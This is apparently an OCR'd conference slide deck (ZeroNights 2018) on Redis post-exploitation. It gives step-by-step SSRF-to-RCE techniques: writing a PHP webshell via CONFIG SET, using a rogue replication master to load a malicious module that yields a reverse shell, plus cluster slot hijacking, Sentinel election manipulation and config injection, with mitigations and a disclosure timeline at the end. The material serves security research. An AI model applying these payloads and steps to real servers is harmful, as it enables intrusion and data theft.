ZERO NIGHTS 2018

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Redis post-exploitation

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ZERO NIGHTS 2018

2018.ZERONIGHTS.ORG

whoami

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  at Kaspersky Lab
- LC/BC CTF team member (this research was mostly made during the CTF. ~~Лучше бы ресёрчил~~)

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intro

Redis is an open source, in-memory data structure store, used as a database, cache and message broker.

redis-server

Redis is usually used as:

- Session/Caching (serialized!) data storage
- PUB/SUB messaging service
- Message broker for asynchronous task queues.

Default port - 6379/tcp

intro

Shodan
@shodanhq


Follow

56,000 Redis instances on the Internet without any authentication: buff.ly/1FUZCXc #nosql #cloud #redis #shodan

8:30 AM - 18 Feb 2015

intro

Nowadays it's only ~17600 instances on the internet.



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the challenge

Given:

- SSRF without response content retrieval
- Zero knowledge about database structure (key names, pub/sub channels, etc)

Find:

- Remote Code Execution

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known techniques

CVE-2015-4335/DSA-3279 - Redis Lua Sandbox Escape

- https://redislabs.com/blog/cve-2015-4335dsa-3279-redis-lua-sandbox-escape/
- http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/

FIXED: 04-Jun-2015

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known techniques

SLAVEOF (https://redis.io/commands/slaveof)

PRO: We can change/insert any data to database and thus manipulate application logic

CON: We need to know about database data structure and how application processes data from it

CON: It’s possible to crash the application

known techniques

MIGRATE (https://redis.io/commands/migrate)

PRO: We can obtain any data from database

CON: We need to know valid key for it

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known techniques

CONFIG SET

1. Change database file location
   ```
   CONFIG SET dir /var/www/uploads/
   ```
2. Change database file name
   ```
   CONFIG SET dbfilename sh.php
   ```
3. Inject your shell payload into database
   ```
   SET PAYLOAD '<?php eval($_GET[0]);?>'
   ```
4. Save database to file
   ```
   BGSAVE
   ```

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known techniques

CONFIG SET

PRO: Code Execution

CON: We need to know webroot directory path
CON: Depends on web application technology stack
CON: It’s possible to crash the application

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let's find something new

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script-kiddie alert

No working exploits will be provided in this presentation, but only techniques.

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protocol analysis

redis-server supports two protocols:

1. Plaintext (space separated)
   `SET keyname value\n`
2. Custom
   `*3\r\n$3\r\nSET\r\n$7\r\nkeyname\r\n$5\r\nvalue\r\n`

protocol analysis

```
2a 33 0d 0a 24 33 0d 0a 73 65 74 0d 0a 24 33 0d | *3..$3..set..$3.
0a 61 62 63 0d 0a 24 34 0d 0a 31 32 33 34 0d 0a | .abc..$4..1234..
2b 4f 4b 0d 0a                                  | +OK..
2a 32 0d 0a 24 33 0d 0a 67 65 74 0d 0a 24 31 0d | *2..$3..get..$1.
0a 61 62 63 0d 0a                               | .abc..
24 34 0d 0a 31 32 33 34 0d 0a                   | $4..1234..
```

responses

requests

protocol analysis

```
2a 33 0d 0a 24 33 0d 0a 73 65 74 0d 0a 24 33 0d | *3..$3..set..$3.
0a 61 62 63 0d 0a 24 34 0d 0a 31 32 33 34 0d 0a | .abc..$4..1234..
2b 4f 4b 0d 0a                                  | +OK..
2a 32 0d 0a 24 33 0d 0a 67 65 74 0d 0a 24 31 0d | *2..$3..get..$1.
0a 61 62 63 0d 0a                               | .abc..
24 34 0d 0a 31 32 33 34 0d 0a                   | $4..1234..
```

Arguments count

Argument length

Argument value

requests

responses

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
protocol analysis

```
2a 33 0d 0a 24 33 0d 0a 73 65 74 0d 0a 24 33 0d | *3..$3..set..$3.
0a 61 62 63 0d 0a 24 34 0d 0a 31 32 33 34 0d 0a | .abc..$4..1234..
2b 4f 4b 0d 0a                                  | +OK..
2a 32 0d 0a 24 33 0d 0a 67 65 74 0d 0a 24 31 0d | *2..$3..get..$1.
0a 61 62 63 0d 0a                               | .abc..
24 34 0d 0a 31 32 33 34 0d 0a                   | $4..1234..
```


requests

responses

architecture



architecture



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slaveof

1. Slave initiates the connection to master server
2. Slave attempts to proceed with a partial (or full) resynchronization
3. Master keeps the slave updated by sending a stream of commands to the slave, in order to replicate any action changing the master dataset.

slaveof

```
(master)> set zxcv qwert

2a 32 0d 0a 24 36 0d 0a 53 45 4c 45 43 54 0d 0a | *2..$6..SELECT..
24 31 0d 0a 30 0d 0a 2a 33 0d 0a 24 33 0d 0a 73 | $1..0..*3..$3..s
65 74 0d 0a 24 34 0d 0a 7a 78 63 76 0d 0a 24 35 | et..$4..zxcv..$5
0d 0a 71 77 65 72 74 0d 0a                      | ..qwert..

(slave)> get zxcv
"qwert"
```

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it's time to create a rogue server!

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rogue server

1. PING - test if a connection is still alive
   `+PONG`
2. REPLCONF - exchange replication information between master and slave
   `+OK`
3. PSYNC/SYNC <replid> - synchronize slave state with the master (partial or full)
   `+CONTINUE <replid> 0`
4. Now we can send any commands to slave. Can we obtain the responses?

2^3 EDITION

data retrieval

NO

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data retrieval

```
// networking.c
int prepareClientToWrite(client *c) {
  ...
  if (c->flags & (CLIENT_LUA|CLIENT_MODULE))
      return C_OK;
      ...
  if ((c->flags & CLIENT_MASTER) &&
      !(c->flags & CLIENT_MASTER_FORCE_REPLY))
          return C_ERR;
```

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data retrieval

BUT ACTUALLY YES

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data retrieval

```
// networking.c
int prepareClientToWrite(client *c) {
  ...
  if (c->flags & (CLIENT_LUA|CLIENT_MODULE))
      return C_OK;
      ...
  if ((c->flags & CLIENT_MASTER) &&
      !(c->flags & CLIENT_MASTER_FORCE_REPLY))
            return C_ERR;
```

data retrieval

SCRIPT DEBUG YES

Set the debug mode for subsequent scripts executed with EVAL.

```
// scripting.c
/* Enable debug mode of Lua scripts for this client. */
void ldbEnable(client *c) {
    c->flags |= CLIENT_LUA_DEBUG;
    ...
}
```

2^3 EDITION

data retrieval

Exploitation steps:

1. Make the server to be a slave of our rogue server
2. Perform initial handshake with connected slave
3. Set the debug mode for executed scripts
   `SCRIPT DEBUG YES`
4. Trigger debugger using breakpoint
   `EVAL redis.breakpoint() 0`
5. Execute redis commands from debugger
   `r keys *`

data retrieval

video

```
paul@work [03:14:17 PM] [/tmp/pwn]
-> % python rogue.py
Serving on ('127.0.0.1', 1337)
[*] Sending SLAVEOF command to server
[+] Got connection from remote server
[*] Trying to start debugging
[+] Debugger started
+<value> replies are unlimited.
>>> keys *
+<redis> keys *
+<reply> ["test-key:1234","test-key"]
>>> info server
+<redis> info server
+<reply> "# Server\r\nredis_version:5.0.0\r\nredis_git_sha1:00000000\r\nredis_git_dirty:0\r\nre
dis_build_id:c493ae3a168276ea\r\nredis_mode:standalone\r\nos:Linux 4.18.11-arch1-1-ARCH x86_64\
r\narch_bits:64\r\nmultiplexing_api:epoll\r\natomicvar_api:atomic-builtin\r\ngcc_version:8.2.1\
r\nprocess_id:4987\r\nrun_id:bfe70a020af8046492972739f63b3c971bb53b6a\r\ntcp_port:6379\r\nuptim
e_in_seconds:17\r\nuptime_in_days:0\r\nhz:10\r\nconfigured_hz:10\r\nlru_clock:15298206\r\nexecu
table:/tmp/redis-5.0.0/./src/redis-server\r\nconfig_file:/tmp/redis-5.0.0/redis.conf\r\n"
>>>
[-] Connection lost
paul@work [03:14:28 PM] [/tmp/pwn]
-> %
```

SLAVEOF 127.0.0.1 1337

maxlen 0

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pwned? not yet!

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rogue server

1. PING - test if a connection is still alive
   `+PONG`
2. REPLCONF - exchange replication information between master and slave
   `+OK`
3. PSYNC/SYNC <replid> - synchronize slave state with the master (partial or full)
   `+CONTINUE <replid> 0`
4. Now we can send any commands to slave. Can we obtain the responses?

synchronization

```
/* Asynchronously read the SYNC payload we receive from a master */
void readSyncBulkPayload(aeEventLoop *el, int fd, void *privdata, int
mask) {
    ...
    if (rename(server.repl_transfer_tmpfile,server.rdb_filename) == -1) {
        ...
    }
    ...
    if (rdbLoad(server.rdb_filename,&rsi) != C_OK) {
        serverLog(LL_WARNING,"Failed trying to load the MASTER
synchronization DB from disk");
```

synchronization

We can write arbitrary data to database file.

modules

"Redis modules make possible to extend Redis functionality using external modules, implementing new Redis commands at a speed and with features similar to what can be done inside the core itself."

```
MODULE LOAD /path/to/mymodule.so
```

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exploitation steps

1. Make the server to be a slave of our rogue server
2. Read dbfilename (or set your own) value using previous data retrieval technique and drop connection
   `CONFIG GET dbfilename` or `CONFIG SET dbfilename pwn`
3. On new connection initiate FULLRESYNC from master and send compiled module as payload
   `+FULLRESYNC <Z*40> 1\r\n$<len>\r\n<pld>`
4. Load module (dbfilename) using SSRF
   `MODULE LOAD ./dump.rdb` or `MODULE LOAD ./pwn`

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
exploit

video


paul@work [04:01:12 PM] [/tmp/pwn]
-> % python rce.py
Serving on ('127.0.0.1', 1337)
[*] Sending SLAVEOF command to server
[+] Got connection from 127.0.0.1:45903
[*] Setting filename
[+] Got connection from 127.0.0.1:33889
[*] Sending payload
[*] Trying to run payload
[-] Connection closed by server
[+] Got connection from 127.0.0.1:46569
[+] Received backconnect
$ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
$
1st connection. Setting dbfilename
2nd connection. Sending shared object payload
MODULE LOAD pwn.so

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pwned

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redis-server 5.0

redis 5.0

```
// server.c
/*
 * s: command not allowed in scripts.
 */
struct redisCommand redisCommandTable[] = {
...
    {"config",configCommand,-2,"last",0,NULL,0,0,0,0,0},
...
};
```

redis 5.0

We can't use `CONFIG` command to get or set database location anymore. We still can guess the dbfilename, but it's better to have more reliable exploit.

redis 5.0

```
// replication.c
void syncWithMaster(aeEventLoop *el, int fd, void *privdata, int mask) {
    ...
     snprintf(tmpfile,256,
           "temp-%d.%ld.rdb",(int)server.unixtime,(long int)getpid());
}
```

Both unixtime and pid can be obtained through TIME and INFO commands using previous data retrieval technique.

We can initiate FULLRESYNC with incorrect length to keep temporary file existing

2^3 EDITION

exploitation steps

1. Make the server to be a slave of our rogue server
2. Read unixtime and pid using previous data retrieval technique and drop connection
   `TIME` and `INFO server`
3. On new connection initiate FULLRESYNC from master and send compiled module as payload with incorrect length.
   `+FULLRESYNC <Z*40> 1\r\n$<len+200>\r\n<pld>`
4. Load module using SSRF
   `MODULE LOAD ./temp-<time>.<pid>.rdb`

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
redis-cluster

redis-cluster

Redis Cluster is a distributed implementation of Redis

Every Redis Cluster node has an additional TCP port for receiving incoming connections from other Redis Cluster nodes. This port is at a fixed offset (+10000) from the normal TCP port used to receive incoming connections from clients

architecture



redis-cluster

The key space is split into 16384 slots

```
HASH_SLOT = CRC16(key) mod 16384
```

If the hash slot is served by the node, the query is simply processed, otherwise the node will check its internal hash slot to node map, and will reply to the client with a MOVED error, like in the following example:

```
GET x
-MOVED 3999 127.0.0.1:6381
```

redis-cluster

We can't use SLAVEOF in cluster mode.

But we can add our rogue server to cluster

```
CLUSTER MEET <ip> <port> <bus_port>
```

After that just listen the bus port.

redis-cluster

```
typedef struct {
    char sig[4];          /* Signature "RCmb" (Redis Cluster message bus). */
    uint32_t totlen;      /* Total length of this message */
    uint16_t ver;         /* Protocol version, currently set to 1. */
    uint16_t port;        /* TCP base port number. */
    uint16_t type;        /* Message type */
     ...
    uint64_t configEpoch;
    char sender[CLUSTER_NAMELEN]; /* Name of the sender node */
    unsigned char myslots[CLUSTER_SLOTS/8];
    char slaveof[CLUSTER_NAMELEN];
    char myip[NET_IP_STR_LEN];    /* Sender IP, if not all zeroed. */
     ...
    uint16_t flags;       /* Sender node flags */
     ...
} clusterMsg;
```

redis-cluster

We can register our rogue server in message bus and steal the slots from existing nodes. All we need is to have greater `configEpoch` value

All client requests will be redirected to our server

```
127.0.0.1:7000> get 12345213
(error) MOVED 5912 127.0.0.1:1234
```

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cluster takeover

exploitation steps

1. Add our rogue server to cluster
   `CLUSTER MEET <ip> <port> <bus_port>`
2. Wait for connection on message bus port
3. Perform handshake through message bus with myslots field value set to `"\xFF"*2048` and configEpoch set to `"\xFF"*8`

redis-cluster

```
[+] Got connection from 127.0.0.1:45903
```

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redis-cluster

```
// cluster.c
void clusterUpdateSlotsConfigWith(clusterNode *sender, uint64_t
senderConfigEpoch, unsigned char *slots) {
    if (server.cluster->slots[j] == curmaster)
        newmaster = sender;
    ...
    if (newmaster && curmaster->numslots == 0) {
        serverLog(LL_WARNING,
            "Configuration change detected. Reconfiguring myself "
            "as a replica of %.40s", sender->name);
        clusterSetMaster(sender);
     ...
```

redis-cluster

When node loses all its slots, it becomes slave and can be pwned with previous techniques

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pwned

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mitigation

1. Required AUTH will prevent attacker to execute commands through SSRF (won't help against redis command injection attacks though)
2. redis-server >= 3.2.7 has built-in protection from HTTP SSRF attacks

```
{"post",  securityWarningCommand, -1,"lt",0,NULL,0,0,0,0,0},
{"host:", securityWarningCommand, -1,"lt",0,NULL,0,0,0,0,0},
```

EDITION

mitigation

```
POST /qwert HTTP/1.1
Host: 127.0.0.1:6379
Content-Type: multipart/form-data; boundary=a
Content-Length: 116

--a
Content-Disposition: form-data; name="zxcv"

SLAVEOF 3.1.33.7 6379
--a--
```

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redis-sentinel

redis-sentinel

Redis Sentinel provides high availability for Redis.

Redis Sentinel also provides other collateral tasks such as monitoring, notifications and acts as a configuration provider for clients.

Sentinels by default run listening for connections to TCP port 26379

redis-sentinel

Redis Sentinel has no fake POST and Host: commands, so we can use HTTP SSRF to access it.

redis-sentinel

When any master instance fails, Sentinel performs election between failed master slaves, and the elected one will be promoted to master. All other slaves will become slave of promoted master.

Election algorithm:

1. slave_priority
2. repl_offset
3. runid (lexicographically)

redis-sentinel

Election hacking 101

Slave with following config will always win the election

```
slave_priorty:1
slave_repl_offset: 999999999
run_id: <0*40>
```

redis-sentinel

Vulnerability:

Sentinel obtains information about slaves only from master and doesn't check if they are real slaves of this master.

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exploitation steps

1. Make our master rogue server be watched by sentinel
   `SENTINEL MONITOR <groupname> <ip> <port> <quorum>`
2. Reply to sentinels `INFO` with information about two slaves: first is the instance we want to takeover, second is another rogue server
   `slave0:ip=3.1.33.7,port=1337,`
   `slave1:ip=127.0.0.1,port=6379,` `<- victim server`
3. Reply to sentinels `INFO` from slave rogue server with `slave_priority:1` to win the election
4. Shutdown master rogue server. Our slave rogue server will be promoted to master and all other slaves of our master will become slaves.

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pwned

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Easy PWN for dessert

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redis-sentinel

Sentinel rewrites its config on every watched instances reconfiguration. It's possible to inject arbitrary payload to config file using \n in reconfiguration parameters

```
SENTINEL SET <groupname> auth-pass "qwert\n<payload>"
```

redis-sentinel

Sentinel `notification-script` and sentinel `client-reconfig-script` are used in order to configure scripts that are called to notify the system administrator or to reconfigure clients after a failover.

disclosure

Timeline:
06.08.2018 - First email to maintainer
28.08.2018 - Second email to maintainer
?????????? - No response

> From time to time I get security reports about Redis. It's good to get reports, but it's odd that what I get is usually about things like Lua sandbox escaping, insecure temporary file creation, and similar issues, in a software which is designed (as we explain in our security page here http://redis.io/topics/security) to be totally insecure if exposed to the outside world.

http://antirez.com/news/96

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questions?